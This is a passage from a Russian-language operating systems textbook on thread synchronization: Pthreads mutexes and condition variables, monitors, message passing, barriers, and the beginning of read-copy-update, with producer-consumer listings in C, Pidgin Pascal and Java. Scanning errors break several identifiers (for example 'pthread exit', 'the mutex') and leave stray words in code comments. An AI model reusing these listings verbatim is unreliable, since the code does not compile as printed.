ожидания в пространстве ядра. Есть надежда на то, что затраты на переключение в режим ядра теперь оправданны, поскольку поток все равно был бы заблокирован. Когда поток, захвативший блокировку, выполнит свою задачу, он освободит блокировку, проводя атомарное увеличение на единицу и тестирование и проверяя результат, чтобы увидеть, есть ли процессы, заблокированные на очереди ожидания в пространстве ядра. Если таковые имеются, он даст ядру понять, что оно может разблокировать один или несколько таких процессов. Если же конкуренция отсутствует, ядро вовлекаться в работу вообще не будет.

Мьютексы в пакете Pthreads

Пакет Pthreads предоставляет ряд функций, которые могут быть использованы для синхронизации потоков. Основным механизмом является использование переменных — мьютексов, предназначенных для защиты каждой критической области. Каждая такая переменная может быть в заблокированном или незаблокированном состоянии. Поток, которому необходимо войти в критическую область, сначала пытается заблокировать соответствующий мьютекс. Если мьютекс не заблокирован, поток может войти в критическую область беспрепятственно и заблокировать мьютекс в одном неделимом действии, не позволяя войти в нее другим потокам. Если мьютекс уже заблокирован, вызывающий поток блокируется до тех пор, пока не разблокируется мьютекс. Если разблокировки одного и того же мьютекса ожидают несколько потоков, возможность возобновить работу и заново заблокировать мьютекс предоставляется только одному из них. Эти блокировки не являются обязательными. Соблюдение порядка их использования потоками всецело возложено на программиста.

Основные вызовы, связанные с мьютексами, показаны в табл. 2.6. Как и ожидалось, мьютексы могут создаваться и уничтожаться. Вызовы, осуществляющие эти операции, называются, соответственно, *pthread_mutex_init* и *pthread_mutex_destroy*. Мьютексы также могут быть заблокированы вызовом *pthread_mutex_lock*, который пытается завладеть блокировкой и блокирует выполнение потока, если мьютекс уже заблокирован. Есть также вызов, используемый для попытки заблокировать мьютекс и безуспешного выхода с кодом ошибки, если мьютекс уже был заблокирован. Этот вызов называется *pthread_mutex_trylock*. Он позволяет потоку организовать эффективное активное ожидание, если в таковом возникнет необходимость. И наконец, вызов *pthread_mutex_unlock* разблокирует мьютекс и возобновляет работу только одного потока, если имеется один или более потоков, ожидающих разблокирования. Мьютексы могут иметь также атрибуты, но они используются только для решения специализированных задач.

Таблица 2.6. Ряд вызовов пакета Pthreads, имеющих отношение к мьютексам

Вызов из потока	Описание
pthread_mutex_init	Создание мьютекса
pthread_mutex_destroy	Уничтожение существующего мьютекса
pthread_mutex_lock	Овладение блокировкой или блокирование потока
pthread_mutex_trylock	Овладение блокировкой или выход с ошибкой
pthread_mutex_unlock	Разблокирование

В дополнение к мьютексам пакет Pthreads предлагает второй механизм синхронизации — **условные переменные**. Мьютексы хороши для разрешения или блокирования

доступа к критической области. Условные переменные позволяют потокам блокироваться до выполнения конкретных условий. Эти два метода практически всегда используются вместе. Теперь давайте более пристально взглянем на взаимодействие потоков, мьютексов и условных переменных.

В качестве простого примера еще раз рассмотрим сценарий производителя-потребителя: один поток что-то помещает в буфер, а другой это что-то из него извлекает. Если производитель обнаружил отсутствие в буфере свободных мест, он вынужден блокироваться до тех пор, пока они не появятся. Мьютексы предоставляют возможность производить проверку атомарно, без вмешательства со стороны других потоков, но обнаружив, что буфер заполнен, производитель нуждается в способе блокировки с последующей активизацией. Именно этот способ и предоставляется условными переменными.

Наиболее важные вызовы, связанные с условными переменными, показаны в табл. 2.7. Согласно вашим возможным ожиданиям, в ней представлены вызовы, предназначенные для создания и уничтожения условных переменных. У них могут быть атрибуты, для управления которыми существует ряд других (не показанных в таблице) вызовов. Первичные операции над условными переменными осуществляются с помощью вызовов *pthread_cond_wait* и *pthread_cond_signal*. Первый из них блокирует вызывающий поток до тех пор, пока не будет получен сигнал от другого потока (использующего второй вызов). Разумеется, основания для блокирования и ожидания не являются частью протокола ожиданий и отправки сигналов. Заблокированный поток зачастую ожидает, пока сигнализирующий поток не совершит определенную работу, не освободит какие-то ресурсы или не выполнит какие-нибудь другие действия. Только после этого заблокированный поток продолжает свою работу. Условные переменные позволяют осуществлять это ожидание и блокирование как неделимые операции. Вызов *pthread_cond_broadcast* используется в том случае, если есть потенциальная возможность находиться в заблокированном состоянии и ожидании одного и того же сигнала сразу нескольким потокам.

Таблица 2.7. Ряд вызовов пакета Pthreads, имеющих отношение к условным переменным

Вызов из потока	Описание
pthread_cond_init	Создание условной переменной
pthread_cond_destroy	Уничтожение условной переменной
pthread_cond_wait	Блокировка в ожидании сигнала
pthread_cond_signal	Сигнализирование другому потоку и его активизация
pthread_cond_broadcast	Сигнализирование нескольким потокам и активизация всех этих потоков

Условные переменные и мьютексы всегда используются вместе. Схема для одного потока состоит в блокировании мьютекса, а затем в ожидании на основе значения условной переменной, если поток не может получить то, что ему требуется. Со временем другой поток подаст ему сигнал, и он сможет продолжить работу. Вызов *pthread_cond_wait* осуществляется неделимо и выполняет разблокирование удерживаемого мьютекса как одну неделимую и непрерываемую операцию. По этой причине мьютекс является одним из его аргументов.

Также стоит заметить, что условные переменные (в отличие от семафоров) не запоминаются. Если сигнал отправлен условной переменной, изменения значения которой не ожидает ни один из потоков, сигнал теряется. Чтобы не потерять сигнал, программисты должны обращать особое внимание.

В качестве примера использования мьютексов и условных переменных в листинге 2.8 показана очень простая задача производителя-потребителя, в которой используется один-единственный буфер. Когда производитель заполняет буфер, то перед тем как произвести следующую запись, он должен ждать, пока потребитель не опустошит этот буфер. Точно так же, когда потребитель извлечет запись, он должен ждать, пока производитель не произведет другую запись. При всей своей предельной простоте этот пример иллюстрирует работу основного механизма. Оператор, приостанавливающий работу потока, прежде чем продолжить его работу, должен убедиться в выполнении условия, поскольку поток может быть активирован в результате поступления сигнала UNIX или по другой причине.

Листинг 2.8. Использование потоков для решения задачи производителя-потребителя

```
#include <stdio.h>
#include <pthread.h>
#define MAX 1000000000        /* Количество производимого */
pthread_mutex_t the_mutex;
pthread_cond_t condc, condp;  /* используется для сигнализации */
int buffer = 0;               /* буфер, используемый между производителем и
                              потребителем */
void *producer(void *ptr)     /* производство данных */
{    int i;
    for (i= 1; i <= MAX; i++) {
        pthread_mutex_lock(&the mutex);    /* получение исключительного
                                           доступа к буферу */
        while (buffer != 0) pthread_cond_wait(&condp, &the_mutex);
        buffer = i;                        /* помещение записи в буфер */
        pthread_cond_signal(&condc);       /* активизация потребителя */
        pthread_mutex_unlock(&the mutex);  /* освобождение доступа к буферу */
    }
    pthread exit(0);
}

void *consumer(void *ptr)                  /* потребление данных */
{    int i;
    for (i = 1; i <= MAX; i++) {
        pthread_mutex_lock(&the_mutex);    /* получение исключительного
                                         доступа к буферу */
        while (buffer ==0 ) pthread_cond_wait(&condc, &the_mutex);
        buffer = 0;                        /* извлечение записи из буфера */
        pthread_cond_signal(&condp);       /* активизация производителя */
        pthread_mutex_unlock(&the_mutex);  /* освобождение доступа к буферу */
    }
    pthread exit(0);
}

int main(int argc, char **argv)
{
```

```
    pthread_t pro, con;
    pthread_mutex_init(&the mutex, 0);
    pthread_cond_init(&condc, 0);
    pthread_cond_init(&condp, 0);
    pthread_create(&con, 0, consumer, 0);
    pthread_create(&pro, 0, producer, 0);
    pthread_join(pro, 0);
    pthread_join(con, 0);
    pthread_cond_destroy(&condc);
    pthread_cond_destroy(&condp);
    pthread_mutex_destroy(&the mutex);
}
```

2.3.7. Мониторы

Если вы думаете, что благодаря семафорам и мьютексам организация взаимодействия процессов кажется весьма простой задачей, то выкиньте это из головы. Присмотритесь к порядку выполнения операций *down* перед вставкой записей в буфер или удалением записей из буфера, показанному в листинге 2.6. Допустим, что две процедуры *down* в коде производителя были переставлены местами, чтобы значение *mutex* было уменьшено до уменьшения значения *empty*, а не после него. Если бы буфер был заполнен под завязку, производитель был бы заблокирован, а значение *mutex* было бы установлено в 0. Следовательно, при следующей попытке доступа производителя к буферу он осуществлял бы *down* в отношении *mutex*, который теперь имеет значение 0, и также блокировал бы его. Оба процесса находились бы в заблокированном состоянии бесконечно долго, не позволяя что-либо сделать. Такая неприятная ситуация называется взаимной блокировкой, к ее детальному рассмотрению мы вернемся в главе 6.

О существовании этой проблемы было упомянуто, чтобы показать, насколько аккуратно нужно относиться к использованию семафоров. Одна малозаметная ошибка — и все будет остановлено. Это напоминает программирование на ассемблере, но здесь ситуация еще хуже, поскольку ошибки касаются состязательных ситуаций, взаимных блокировок и иных форм непредсказуемого и невоспроизводимого поведения.

Чтобы облегчить написание безошибочных программ, Бринч Хансен (Brinch Hansen) в 1973 году и Хоар (Hoare) в 1974 году предложили высокоуровневый синхронизационный примитив, названный **монитором**. Их предложения, как мы увидим дальше, мало отличались друг от друга. Монитор представляет собой коллекцию переменных и структур данных, сгруппированных вместе в специальную разновидность модуля или пакета процедур. Процессы могут вызывать любые необходимые им процедуры, имеющиеся в мониторе, но не могут получить непосредственный доступ к внутренним структурам данных монитора из процедур, объявленных за пределами монитора. В листинге 2.9 показан монитор, написанный на воображаемом языке Pidgin Pascal. Язык C здесь не подойдет, поскольку мониторы являются понятиями *языка*, а C такими понятиями не обладает.

Листинг 2.9. Монитор

```
monitor example
    integer i;
    condition c;
```

```
    procedure producer();
    .
    .
    .
    end;
    procedure consumer();
    .    .    .
    end;
end monitor;
```

У мониторов имеется весьма важное свойство, позволяющее успешно справляться со взаимными исключениями: в любой момент времени в мониторе может быть активен только один процесс. Мониторы являются конструкцией языка программирования, поэтому компилятор осведомлен об их особенностях и способен обрабатывать вызовы процедур монитора не так, как вызовы всех остальных процедур. Обычно при вызове процессом процедуры монитора первые несколько команд процедуры осуществляют проверку на текущее присутствие активности других процессов внутри монитора. Если какой-нибудь другой процесс будет активен, вызывающий процесс будет приостановлен до тех пор, пока другой процесс не освободит монитор. Если монитор никаким другим процессом не используется, вызывающий процесс может в него войти.

Реализация взаимного исключения при входе в монитор возлагается на компилятор, но чаще всего для этого используется мьютекс или двоичный семафор. Поскольку обеспечением взаимного исключения занимается компилятор, а не программист, вероятность того, что будут допущены какие-то неправильные действия, становится гораздо меньше. В любом случае тот, кто создает монитор, не должен знать, как именно компилятор обеспечивает взаимное исключение. Достаточно лишь знать, что после превращения всех критических областей в процедуры монитора никакие два процесса не будут выполнять код своих критических областей в одно и то же время.

Хотя мониторы и обеспечивают простой способ достижения взаимного исключения, как мы видели ранее, этого недостаточно. Нам также нужен способ, позволяющий заблокировать процессы, которые не в состоянии продолжить свою работу. В случае с решением задачи производителя-потребителя проще всего поместить все тесты на заполненность и опустошенность буфера в процедуры монитора, но как тогда производитель должен заблокироваться, обнаружив, что буфер заполнен до отказа?

Для решения этой проблемы нужно ввести **условные переменные**, а также две проводимые над ними операции — *wait* и *signal*. Когда процедура монитора обнаруживает невозможность продолжения своей работы (например, производитель обнаружил, что буфер заполнен), она осуществляет операцию *wait* в отношении какой-нибудь условной переменной, скажем, *full*. Это действие призывает процесс к блокированию. Оно также позволяет войти в монитор другому процессу, которому ранее этот вход был запрещен. Мы уже встречались с условными переменными и с этими операциями, когда рассматривали пакет Pthreads.

Этот другой процесс, например потребитель, может активизировать работу своего приостановленного партнера, осуществив операцию *signal* в отношении условной переменной, изменения значения которой ожидает его партнер. Чтобы в мониторе в одно и то же время не находились сразу два активных процесса, нам необходимо правило, предписывающее дальнейшее развитие событий после осуществления операции *signal*. Хоар предложил позволить только что активизированному процессу приостановить

работу другого процесса. Бринч Хансен предложил разрешить проблему, потребовав *обязательного* и немедленного выхода из монитора того процесса, который осуществил операцию *signal*. Иными словами, операция *signal* должна фигурировать только в качестве завершающей операции в процедуре монитора. Мы воспользуемся предложением Бринча Хансена, поскольку оно проще по замыслу и реализации. Если операция *signal* осуществляется в отношении условной переменной, изменения которой ожидают сразу несколько процессов, активизирован будет лишь один из них, определяемый системным планировщиком.

В резерве есть еще одно, третье решение, которое не было предложено ни Хоаром, ни Бринчем Хансеном. Суть его в том, чтобы позволить сигнализирующему процессу продолжить свою работу и позволить ожидающему процессу возобновить работу только после того, как сигнализирующий процесс покинет монитор.

Условные переменные не являются счетчиками. Они не аккумулируют сигналы для последующего использования, как это делают семафоры. Поэтому, если сигнал обрабатывает условную переменную, изменения которой никто не ожидает, этот сигнал теряется навсегда. Иными словами, операция *wait* должна предшествовать операции *signal*. Это правило значительно упрощает реализацию. На практике проблем не возникает, поскольку куда проще, если понадобится, отследить состояние каждого процесса с переменными. Процесс, который мог бы при других условиях осуществить операцию *signal*, может увидеть, взглянув на переменные, что в ней нет необходимости.

Схема решения задачи производителя-потребителя с использованием мониторов показана на воображаемом языке Pidgin Pascal в листинге 2.10. Здесь преимущества использования Pidgin Pascal проявляются в его простоте и точном следовании модели Хоара — Бринча Хансена.

Листинг 2.10. Набросок решения задачи производителя-потребителя с помощью мониторов. В любой момент времени может быть активна только одна процедура монитора. В буфере содержится *N* мест

```
monitor ProducerConsumer
    condition full, empty;
    integer count;

    procedure insert(item: integer);
    begin
        if count = N then wait(full);
        insert item(item);
        count := count + 1;
        if count =1 then signal(empty)
    end;

    function remove : integer;
    begin
        if count =0 then wait(empty);
        remove = remove item;
        count := count – 1;
        if count = N– 1 then signal(full)
    end;
    count := 0;
end monitor;
```

```
procedure producer;
begin
    while true do
    begin
        item = produce item;
        ProducerConsumer.insert(item)
    End
end;

procedure consumer;
begin
    while true do
    begin
        item = ProducerConsumer.remove;
        consume item(item)
    end
end;
```

Может создаться впечатление, что операции *wait* и *signal* похожи на операции *sleep* и *wakeup*, которые, как мы видели ранее, приводят к фатальному состоянию состязательности. Конечно же, они очень похожи, но с одной весьма существенной разницей: *sleep* и *wakeup* терпели неудачу, когда один процесс пытался заблокироваться, а другой — его активизировать. При использовании мониторов такая ситуация исключена. Автоматическая организация взаимного исключения в отношении процедур монитора гарантирует следующее: если, скажем, производитель, выполняя процедуру внутри монитора, обнаружит, что буфер полон, он будет иметь возможность завершить операцию *wait*, не испытывая волнений о том, что планировщик может переключиться на выполнение процесса потребителя еще до того, как операция *wait* будет завершена. Потребителю вообще не будет позволено войти в монитор, пока не завершится операция *wait* и производитель не будет помечен как неспособный к дальнейшему продолжению работы.

Хотя Pidgin Pascal является воображаемым языком, некоторые реально существующие языки программирования также поддерживают мониторы, быть может, и не всегда в форме, разработанной Хоаром и Бринчем Хансеном. Одним из таких языков является Java — объектно-ориентированный язык, поддерживающий потоки на уровне пользователя, а также разрешающий группировать методы (процедуры) в классы. При добавлении к объявлению метода ключевого слова *synchronized* Java гарантирует следующее: как только один поток приступает к выполнению этого метода, ни одному другому потоку не будет позволено приступить к выполнению любого другого метода этого объекта с ключевым словом *synchronized*. Без использования ключевого слова *synchronized* гарантии чередования отсутствуют.

В листинге 2.11 приведено решение задачи производителя-потребителя с использованием мониторов, реализованное на языке Java. Решение включает в себя четыре класса. Самый первый класс, *ProducerConsumer*, создает и запускает два потока — *p* и *c*. Второй и третий классы — *producer* и *consumer* — содержат код для производителя и потребителя соответственно. И наконец, класс *our_monitor* представляет собой монитор. Он состоит из двух синхронизированных потоков, которые используются для фактического помещения записей в общий буфер и извлечения их оттуда. В отличие от предыдущего примера, здесь мы наконец-то приводим полный код методов *insert* и *remove*.

Потоки производителя и потребителя функционально идентичны своим двойникам во всех предыдущих примерах. У производителя имеется бесконечный цикл, генери-

рующий данные и помещающий их в общий буфер. У потребителя есть аналогичный бесконечный цикл, извлекающий данные из общего буфера и производящий над ними некие полезные действия.

Интересующей нас частью этой программы является класс *our_monitor*, который содержит буфер, управляющие переменные и два синхронизированных метода. Когда производитель активен внутри метода *insert*, он знает наверняка, что потребитель не может быть активен внутри метода *remove*, что позволяет обновлять переменные и буфер без опасений создать условия для состояния состязательности. В переменной *count* отслеживается количество записей, находящихся в буфере. Она может принимать любые значения от 0 и до $N-1$ включительно. Переменная *lo* является индексом места в буфере, откуда будет извлечена следующая запись. Аналогично этому переменная *hi* является индексом места в буфере, куда будет помещена следующая запись. Допустимо равенство *lo* = *hi*, которое означает, что в буфере находится либо 0, либо *N* записей. Значение *count* указывает на суть создавшейся ситуации.

Синхронизированные методы в Java существенно отличаются от классических мониторов: в Java отсутствуют встроенные условные переменные. Вместо них этот язык предлагает две процедуры, *wait* и *notify*, которые являются эквивалентами *sleep* и *wakeup*, за исключением того, что при использовании внутри синхронизированных методов они не могут попасть в состязательную ситуацию. Теоретически метод *wait* может быть прерван, для чего, собственно, и предназначен весь окружающий его код. Java требует, чтобы обработка исключений проводилась в явном виде. В нашем случае нужно просто представить, что использование метода *go_to_sleep* — это всего лишь способ приостановки работы.

Благодаря автоматизации взаимного исключения входа в критические области мониторы (по сравнению с семафорами) позволяют снизить уровень ошибок при параллельном программировании. Тем не менее у них тоже имеется ряд недостатков. Недаром оба наших примера мониторов приведены на языке Pidgin Pascal, а не на C, как все другие примеры в этой книге. Как уже упоминалось, мониторы являются понятием языка программирования. Компилятор должен их распознать и каким-то образом устроить взаимное исключение. C, Pascal и большинство других языков не имеют мониторов, поэтому не имеет смысла ожидать от их компиляторов реализации каких-нибудь правил взаимного исключения. И действительно, как компилятор сможет узнать, какие процедуры были в мониторах, а какие нет?

В этих языках нет и семафоров, но их легко добавить: нужно всего лишь дополнить библиотеку двумя короткими подпрограммами на ассемблере, чтобы получить системные вызовы *up* и *down*. Компиляторам даже не нужно знать, что они существуют. Разумеется, операционная система должна знать о семафорах, но во всяком случае, если у вас операционная система, использующая семафоры, вы можете создавать пользовательские программы для нее на C или C++ (или даже на ассемблере, если вам настолько нечем больше заняться). Для использования мониторов нужен язык, в который они встроены.

Другая особенность, присущая мониторам и семафорам, состоит в том, что они разработаны для решения проблем взаимного исключения при работе с одним или несколькими центральными процессорами, имеющими доступ к общей памяти. Помещая семафоры в общую память и защищая их командами *TSL* или *XCHG*, мы можем избежать состязательной ситуации. При переходе к распределенной системе, состоящей из связанных по локальной сети нескольких центральных процессоров, у каждого из

которых имеется собственная память, эти примитивы становятся непригодными. Следует сделать вывод, что семафоры имеют слишком низкоуровневую природу, а мониторы бесполезны, за исключением небольшого количества языков программирования. К тому же ни один из примитивов не позволяет осуществлять информационный обмен между машинами. Здесь нужно что-то иное.

2.3.8. Передача сообщений

Этим другим средством является **передача сообщений**. Этот метод взаимодействия процессов использует два примитива, *send* и *receive*, которые, подобно семафорам и в отличие от мониторов, являются системными вызовами, а не конструкциями языка. Как таковые они легко могут быть помещены в библиотечные процедуры, например:

```
send(destination, &message);
```

или

```
receive(source, &message);
```

Первый вызов отправляет сообщение заданному получателю, а второй получает сообщение из заданного источника (или из *любого* источника, если получателю все равно). Если доступные сообщения отсутствуют, получатель может заблокироваться до их поступления. Или же он может немедленно вернуть управление с кодом ошибки.

Проблемы разработки систем передачи сообщений

Системы передачи сообщений имеют массу сложных проблем разработки, которых не возникает при использовании семафоров или мониторов, особенно если взаимодействующие процессы проходят на различных машинах, связанных между собой по сети. К примеру, сообщение может быть утрачено при передаче по сети. Чтобы застраховаться от утраты сообщений, отправитель и получатель должны договориться о том, что как только сообщение будет получено, получатель должен отправить в ответ специальное **подтверждение**. Если по истечении определенного интервала времени отправитель не получит подтверждение, он отправляет сообщение повторно.

Листинг 2.11. Решение задачи производителя-потребителя на языке Java

```
public class ProducerConsumer {
 static final int N = 100;               // константа, задающая размер буфера
 static producer p = new producer( );    // создание экземпляра потока
                                         // производителя
 static consumer c = new consumer( );    // создание экземпляра потока
                                         // потребителя
 static our monitor mon = new our monitor( );    // создание экземпляра
                                                 // монитора

 public static void main(String args[ ]) {
 p.start( );            // запуск потока производителя
 c.start( );            // запуск потока потребителя
 }

 static class producer extends Thread {
 public void run( ) {      // код потока содержится в методе run
 int item;
```

```
while (true) {            // цикл производителя
item = produce item( );
mon.insert(item);
}
}
private int produce_item( ) { ... }      // производство записей
}

static class consumer extends Thread {
public void run( ) {      // код потока содержится в методе run
int item;
while (true) {            // цикл потребителя
item = mon.remove( );
consume_item(item);
}
}
private void consume_item(int item) { ... }   // потребление записи
}

static class our_monitor {                    // монитор
private int buffer[ ] = new int[N];
private int count = 0, lo = 0, hi = 0;        // счетчики и индексы
public synchronized void insert(int val) {
if (count == N) go_to_sleep( );               // если буфер полон, приостановка
buffer [hi] = val;                            // помещение записи в буфер
hi = (hi + 1) %N;                             // место для следующей записи
count = count + 1;            // теперь в буфере появилась еще одна запись
if (count == 1) notify( );    // если потребитель был приостановлен,
                              // его нужно активизировать
}
public synchronized int remove( ) {
int val;
if (count == 0) go_to_sleep( ); // если буфер пуст, приостановка
val = buffer [lo];              // извлечение записи из буфера
lo = (lo + 1) %N;               // место извлечения следующей записи from
count = count - 1;              // в буфере стало на одну запись меньше
                                   buffer
if (count == N - 1) notify( );  // если производитель был приостановлен,
                                // его нужно активизировать
return val;
}
private void go_to_sleep() { try{wait();} catch(InterruptedException exc) {};}
}
}
```

Теперь рассмотрим, что получится, если сообщение было успешно получено, а подтверждение, возвращенное отправителю, утрачено. Отправитель заново передаст сообщение, и оно придет к получателю повторно. Важно, чтобы получатель мог отличить новое сообщение от повторно переданного старого. Обычно эта проблема решается за счет присвоения всем оригинальным сообщениям последовательно идущих номеров. Если получателю приходит сообщение, несущее тот же самый серийный номер, что и предыдущее, он знает, что это дубликат, который можно проигнорировать. Организация успешной передачи информации в условиях ненадежной передачи сообщений является основной частью учебного курса по компьютерным сетям.

Системе передачи сообщений приходится также решать вопрос о том, как именовать процессы, чтобы однозначно указывать процесс в вызовах отправки — *send* или получения — *receive*. Для системы передачи сообщений важна и проблема **аутентификации**: как клиент может отличить связь с реальным файловым сервером от связи с самозванцем?

На другой стороне этого спектра, где отправитель и получатель находятся на одной и той же машине, конструирование также не обходится без серьезных проблем. Одна из них касается производительности. Копирование сообщений из одного процесса в другой всегда проводится медленнее, чем операции с семафорами или вход в монитор. На повышение эффективности передачи сообщений было затрачено немало усилий.

Решение задачи производителя-потребителя с помощью передачи сообщений

Теперь давайте рассмотрим, как с помощью передачи сообщений и без использования общей памяти может решаться задача производителя-потребителя. Решение этой задачи показано в листинге 2.12. Будем исходить из предположения, что все сообщения имеют один и тот же размер и что переданные, но еще не полученные сообщения буферизуются автоматически средствами операционной системы. В этом решении всего используется *N* сообщений, что аналогично *N* местам в буфере, организованном в общей памяти. Потребитель начинает с того, что посылает *N* пустых сообщений производителю. Как только у производителя появится запись для передачи потребителю, он берет пустое сообщение и отправляет его назад в заполненном виде. При этом общее количество сообщений в системе остается постоянным, поэтому они могут быть сохранены в заданном, заранее известном объеме памяти.

Листинг 2.12. Решение задачи производителя-потребителя с помощью *N* сообщений

```
#define N 100                       /* количество мест в буфере */

void producer(void)
{
    int item;
    message m;                      /* буфер сообщений */

    while (TRUE) {
     item = produce_item( );        /* генерация информации для помещения в буфер
*/
     receive(consumer, &m);         /* ожидание поступления пустого сообщения */
     build_message(&m, item);       /* создание сообщения на отправку */
     send(consumer, &m);            /* отправка записи потребителю */
    }
}

void consumer(void)
{
    int item, i;
    message m;
    for (i = 0; i < N; i++) send(producer, &m); /* отправка N пустых
                                                   сообщений */
    while (TRUE) {
```

```
     receive(producer, &m);      /* получение сообщения с записью */
     item = extract_item(&m);    /* извлечение записи из сообщения */
     send(producer, &m);         /* возвращение пустого ответа */
     consume_item(item);         /* обработка записи */
    }
}
```

Если производитель работает быстрее потребителя, все сообщения в конце концов становятся заполненными, ожидая потребителя; производитель должен будет заблокироваться, ожидая возвращения пустого сообщения. Если потребитель работает быстрее, то получается обратный эффект: все сообщения опустошатся, ожидая, пока производитель их заполнит, и потребитель заблокируется в ожидании заполненного сообщения.

Доступно множество вариантов передачи сообщений. Для начала рассмотрим способ адресации сообщений. Можно присвоить каждому процессу уникальный адрес и адресовать сообщения процессам. Можно также изобрести новую структуру данных, называемую **почтовым ящиком**. Этот ящик представляет собой место для буферизации конкретного количества сообщений, которое обычно указывается при его создании. При использовании почтовых ящиков в качестве параметров адреса в вызовах *send* и *receive* указываются почтовые ящики, а не процессы. Когда процесс пытается послать сообщение заполненному почтовому ящику, он приостанавливается до тех пор, пока из этого почтового ящика не будет извлечено сообщение, освобождая пространство для нового сообщения.

При решении задачи производителя-потребителя оба они, и производитель и потребитель, создадут почтовые ящики, достаточные для размещения *N* сообщений. Производитель станет отправлять сообщения, содержащие реальные данные, в потребительский почтовый ящик. При использовании почтовых ящиков механизм буферизации вполне понятен: в почтовом ящике получателя содержатся сообщения, посланные процессу-получателю, но еще не принятые им.

Другой крайностью при использовании почтовых ящиков является полный отказ от буферизации. При этом подходе, если операция *send* проводится до операции *receive*, процесс-отправитель блокируется до завершения операции *receive*, в это время сообщение может быть непосредственно скопировано с отправителя получателю без использования промежуточной буферизации. А если первой проводится операция *receive*, получатель блокируется до осуществления операции *send*. Такую стратегию обычно называют **рандеву**. Она проще в реализации, чем схема с буферизацией сообщений, но является менее гибкой, поскольку отправитель и получатель должны работать в строго предопределенном режиме.

Передача сообщений широко используется в системах параллельного программирования. В качестве примера можно привести общеизвестную систему передачи сообщений **MPI** (Message-Passing Interface). Она нашла широкое применение в научных вычислениях. Более подробные сведения об этой системе изложены в трудах Gropp et al., 1994; Snir et al., 1996.

2.3.9. Барьеры

Последний из рассматриваемых нами механизмов синхронизации предназначен для групп процессов, в отличие от задачи производителя-потребителя, в которой задействованы всего два процесса. Некоторые приложения разбиты на фазы и следуют правилу,

согласно которому ни один из процессов не может перейти к следующей фазе, пока все процессы не будут готовы перейти к следующей фазе. Добиться выполнения этого правила можно с помощью **барьеров**, поставленных в конце каждой фазы. Когда процесс достигает барьера, он блокируется до тех пор, пока этого барьера не достигнут все остальные процессы. Это позволяет синхронизировать группы процессов. Действие барьера представлено на рис. 2.18.

На рис. 2.18, *а* показаны четыре процесса, приближающихся к барьеру. Это означает, что они еще заняты вычислениями и не достигли завершения текущей фазы. Через некоторое время первый процесс заканчивает все вычисления, необходимые для завершения первой фазы работы. Он выполняет примитив *barrier*, вызывая обычно библиотечную процедуру. Затем этот процесс приостанавливается. Чуть позже первую фазу своей работы завершают второй и третий процессы, которые также выполняют примитив *barrier*. Эта ситуация показана на рис. 2.18, *б*. И наконец, как показано на рис. 2.18, *в*, когда последний процесс, *C*, достигает барьера, все процессы освобождаются.




Рис. 2.18. Использование барьера: *а* — процесс достигает барьера; *б* — все процессы, кроме одного, заблокированы на барьере; *в* — последний процесс достигает барьера, и все процессы преодолевают этот барьер

В качестве примера задачи, для решения которой нужны барьеры, рассмотрим обычную в физике или в машиностроении задачу затухания. Обычно это матрица, содержащая некоторые исходные значения. Эти значения могут представлять собой температуру в разных точках листа металла. Замысел может состоять в определении скорости распространения разогрева от пламени, воздействующего на один из его углов.

Начиная с текущих значений, к матрице для получения ее следующей версии применяется преобразование, соответствующее, к примеру, законам термодинамики, чтобы посмотреть все температурные показания через время ΔT. Затем процесс повторяется снова и снова, представляя температурные значения в виде функции, зависящей от времени нагревания листа. Со временем алгоритм производит серию матриц, каждая из которых соответствует заданной отметке времени.

Теперь представим, что матрица имеет слишком большие размеры (скажем, миллион на миллион) и для ускорения ее вычисления требуется использование параллельных процессов (возможно, на многопроцессорной машине). Разные процессы работают над разными частями матрицы, вычисляя новые элементы матрицы на основе прежних

значений в соответствии с законами физики. Но ни один процесс не может приступить к итерации $n + 1$, пока не завершится итерация n, то есть пока все процессы не завершат текущую работу. Способ достижения этой цели — запрограммировать каждый процесс на выполнение операции *barrier* после того, как он завершит свою часть текущей итерации. Когда все процессы справятся со своей работой, новая матрица (предоставляющая входные данные для следующей итерации) будет завершена и все процессы будут освобождены для начала следующей итерации.

2.3.10. Работа без блокировок: чтение — копирование — обновление

Самые быстрые блокировки — это отсутствие всяких блокировок. Вопрос в том, можно ли разрешить одновременный доступ для чтения и записи к общим структурам данных без блокировки. Если говорить в общем смысле, то ответ, конечно же, будет отрицательный. Представим себе, что процесс *А* сортирует числовой массив, в то же время процесс *Б* вычисляет среднее значение. Поскольку *А* перемещает значения по массиву, процессу *Б* некоторые значения могут попасться несколько раз, а некоторые не встретиться вообще. Результат может быть каким угодно, но, скорее всего, неправильным.

И тем не менее в некоторых случаях можно позволить процессу, ведущему запись, обновить структуру данных, даже если ею пользуются другие процессы. Здесь важно обеспечить, чтобы каждый считывающий процесс читал либо старую, либо новую версию данных, но не некую непонятную комбинацию из старой и новой версий. В качестве иллюстрации рассмотрим дерево, показанное на рис. 2.19. Читатели обходят дерево от корня до листьев. В верхней половине рисунка добавлен новый узел *X*. Перед тем как сделать этот узел видимым в дереве, мы доводим его до полной готовности: инициализируем все значения в узле *X*, включая его дочерние указатели. Затем с помощью одной атомарной записи превращаем *X* в дочерний элемент узла *A*. Несогласованную версию не сможет считать ни один читатель. В нижней части рисунка последовательно удаляются узлы *B* и *D*. Сначала мы перенацеливаем левый дочерний указатель узла *A* на узел *C*. Все читатели, попавшие в *A*, продолжат считывание с узла *C* и никогда не увидят узел *B* или *D*. Иными словами, они увидят только новую версию. В то же время все читатели, находящиеся в этот момент в узле *B* или *D*, продолжат чтение, следуя указателям исходной структуры данных, и увидят старую версию. Все будет хорошо, и блокировка вообще не понадобится. Удаление *B* и *D* работает без блокировки 